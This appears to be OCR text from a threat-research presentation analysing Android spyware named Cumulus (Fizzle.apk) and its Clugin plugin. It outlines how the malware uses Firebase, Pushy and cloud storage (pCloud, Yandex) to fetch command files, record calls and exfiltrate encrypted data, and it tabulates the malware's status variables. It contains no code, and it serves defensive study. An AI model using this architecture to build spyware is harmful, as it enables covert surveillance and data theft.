
Type A



Type B



3. Sends a message with **Cloud URL**
2. Gets **device token**
Attacker
Firebase Database
1. Sends **device token**
Messaging
Firebase
4. Forwards the message and data
5. Downloads **Clugin**
Cumulus (Type B)
Yandex
6. Downloads **Command file** & **CallRecorder**
9. Exfiltrates data
Clugin
7. Loads **CallRecorder**
8. Saves call recording data to file
CallRecorder

Type C



Stage1 – Cumulus (Fizzle.apk)

Cumulus malware sets initial status and downloads/loads Clugin via cloud services




Stage1 – Cumulus (Fizzle.apk)

Changes status based on messages sent via Pushy

Name	Description	Value
UUID	Unique ID	Random value
TID	Unique ID	Initialized later by Pushy
PUSHYT	Pushy device token	Device Token
CLOUD	Type of cloud	“P” (Initialized to “Y” by pushy)
PRIMARY_ACCESSTOKEN	Cloud OAuth token	OAuth token for pCloud (Initialized to Yandex’s by pushy)
VERSION	Plugin version	4.0
PLUGINDEXDOWN{VERSION}	Flag for successful download (1: Success / 0: Fail)	1 (After downloading Clugin)


Stage2 – Clugin(Plugin 14.0)

Clugin communicates with cloud services to download command files and execute information exfiltration




Stage2 – Clugin(Plugin 14.0)

Clugin 14.0 was identified through about 5 months of monitoring cloud services




Stage2 – Clugin(Plugin 14.0)

Downloads Command file from Cloud and sets status




Stage2 – Clugin(Plugin 14.0)

Checks service status and executes in Cumulus, after executes Clugin methods via Cumulus's services



Stage2 – Clugin(Plugin 14.0)

Encryption Process for Exfiltration data (AES + RSA)



